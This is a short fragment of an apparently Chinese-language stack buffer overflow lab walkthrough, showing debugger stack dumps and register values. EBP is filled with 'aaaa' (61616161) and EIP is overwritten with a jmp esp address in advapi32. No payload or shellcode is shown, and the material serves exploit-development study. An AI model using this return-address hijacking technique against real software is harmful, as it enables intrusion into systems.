
0012FB6C 77E1F2C8 闰醱 advapi32.77E1F2C8

0012FB70 4291FD27 '龖B

0012FB74 9792489B 汬挆


继续F9

可以看到完成了信息输出，并且要返回，可以看到栈的布局



F8单步走一下

观察寄存器的值，特别是EIP



EIP寄存器的值是我们覆盖的jmp esp

EAX 0042E060 offset target\_s.couth\_threshold\_length

ECX 0042E068 target\_s.0042E068

EDX 0042E060 offset target\_s.couth\_threshold\_length

EBX 7FFDF000

ESP 0012FB70


EBP 61616161

ESI 0012FB74


EDI 0012FF80

EIP 77E1F2C8 advapi32.77E1F2C8


F8单步走



